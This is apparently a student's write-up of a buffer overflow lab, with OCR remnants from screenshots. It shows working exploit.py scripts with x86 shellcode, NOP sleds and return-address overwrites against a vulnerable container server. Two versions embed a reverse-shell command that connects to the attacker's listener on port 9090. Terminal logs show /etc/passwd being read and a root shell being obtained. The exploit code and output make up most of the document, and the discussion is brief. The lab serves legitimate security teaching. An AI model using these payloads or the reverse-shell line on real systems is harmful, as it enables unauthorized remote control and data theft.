
**Buffer Overflow Attack**


1) a)



```
seed@ML-RefVm-25961:/home/azurelab-ubuntu/Documents/DavidSalgado/Labsetup$ dcup
Starting server-4-10.9.0.8 ... done
Starting server-3-10.9.0.7 ... done
Starting server-2-10.9.0.6 ... done
Starting server-1-10.9.0.5 ... done
Attaching to server-1-10.9.0.5, server-2-10.9.0.6, server-3-10.9.0.7, server-4-10.9.0.8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd108
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd098
server-1-10.9.0.5 | ==== Returned Properly ====
```

This screenshot shows the command dcup, for the dockers to run. After I send the echo Hello, to the server 1 it shows the connection. It confirms that the program behaves normally and prints "==== Returned Properly ====".


b)



```
517#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker        *
   "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL   # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517-len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd108+8     # Change this number
offset = 116              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)




^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo       M-6 Copy Text
```

This is exploid.py where the ret value is 0xffffd108 + 8 and the offset is 116. As it can be observed in the shell code, it sends Hello 32 as well as the last 2 lines of the /etc/passwd file.


c)



```
seed@ML-RefVm-25961:/home/azurelab-ubuntu/Documents/DavidSalgado/Labsetup$ dcup
Starting server-4-10.9.0.8 ... done
Starting server-3-10.9.0.7 ... done
Starting server-2-10.9.0.6 ... done
Starting server-1-10.9.0.5 ... done
Attaching to server-1-10.9.0.5, server-2-10.9.0.6, server-3-10.9.0.7, server-4-10.9.0.8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd108
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd098
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd108
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd098
server-1-10.9.0.5 | total 716
server-1-10.9.0.5 | -rwxr-xr-x 1 root root  17880 Jul 26 22:13 server
server-1-10.9.0.5 | -rwxr-xr-x 1 root root 709296 Jul 26 22:13 stack
server-1-10.9.0.5 | Hello 32
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```

This shows that the exploid.py worked, because it shows what the python code is expected to do. It confirms that the attack successfully injected and ran the shellcode.


d)




```
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/bash -i > /dev/tcp/10.0.0.38/9090 0<&1 2>&1          *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL   # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517-len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd108+8       # Change this number
offset = 116                # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

The only difference between the exploid.py, is the code written in the shellcode. "/bin/bash -i > /dev/tcp/10.0.0.38/9090 0<&1 2>&1" This command sets up a reverse shell, allowing the compromised server to connect back to the attacker's machine. The attacker can then send commands to the server and receive responses, giving them remote control over the server.

e)




```
azurelab-ubuntu@ML-RefVm-25961:~/Documents/DavidSalgado/Labsetup/attack-code$ sudo ./exploit.py
azurelab-ubuntu@ML-RefVm-25961:~/Documents/DavidSalgado/Labsetup/attack-code$ cat badfile | nc 10.9.0.5 9090
```



```
azurelab-ubuntu@ML-RefVm-25961:~$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 35482
root@6fd906ca1ad7:/bof#
```

This screenshots, shows that I have access as a root in the shell. Through listening the port 9090 in the server 10.9.0.5.

Task 3)



```
seed@ML-RefVm-25961: /home/azurelab-ubuntu/Documents/DavidSalgado/Labsetup/attack-code
  GNU nano 4.8                                              exploit.py
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker          *
   "/bin/bash -i > /dev/tcp/10.0.0.38/9090 0<&1 2>&1          *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL   # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0                    # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd1e8+100      # Change this number
for i in range(100,301,4):
        # Use 4 for 32-bit address and 8 for 64-bit address
        content[i:i + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Discussion:

The buffer overflow attack in this lab exploits the unchecked strcpy() function, allowing the payload to overwrite the return address in the stack. This enables the execution of injected shellcode, resulting in commands being executed with root privileges or establishing a shell. This happens because the buffer overflow occurs due to copying more data into the buffer than its size allows, leading to an overwrite of critical memory areas like the return address. This vulnerability allows attackers to hijack the program's flow, achieving unauthorized code execution. Which is what we made in the lab by being able to have a root access in the server.